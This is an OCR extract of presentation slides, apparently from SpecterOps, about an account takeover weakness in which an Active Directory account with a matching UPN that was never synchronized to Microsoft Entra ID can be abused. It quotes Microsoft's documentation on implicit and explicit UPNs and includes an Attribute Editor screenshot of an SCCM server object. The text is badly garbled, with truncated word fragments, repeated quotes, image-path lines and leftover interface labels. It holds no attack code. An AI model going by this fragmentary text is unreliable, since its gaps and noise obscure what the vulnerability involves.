is always associated with the user's account, even if an explicit UPN is not defined."




https://learn.microsoft.com/en-us/windows/win32/secauthn/user-name-formats#user-principal-name

"A UPN can be implicitly or explicitly defined...An implicit UPN is always associated with the user's account, even if an explicit UPN is not defined."



https://learn.microsoft.com/en-us/windows/win32/secauthn/user-name-formats#user-principal-name


“A U
ex
im
asso
acc
U




https://learn.microsoft.com/en-us/windows/win32/secauthn/user-name-formats#user-principal-name


takeover

For the vulnerability, this means the exploitation requires a specific and uncommon condition: an Active Directory user account must exist with a matching user principal name (UPN) that was not properly synchronized to Microsoft Entra ID.


Microsoft Ignite
Learn
Azure
Azure Identity Management and access control security best practices
Treat identity as the primary security perimeter

SPECTEROPS


SCCM-SITESRV Properties
General
Operating System
Member Of
Delegation
Password Replication
LAPS
Location
Managed By
Object
Security
Dial-in
Attribute Editor
Attributes:
Attribute
Value
url
<not set>
userAccountControl
0x1000 = (WORKSTATION_TRUST_ACCC
userCert
<not set>
userCertificate
<not set>
userParameters
<not set>
userPassword
<not set>
userPrincipalName
<not set>
userSharedFolderOther
<not set>
userSMIMECertificate
<not set>
userWorkstations
<not set>
uSNChanged
112138
uSNCreated
13114
Edit
Filter
OK
Cancel
Apply
Help




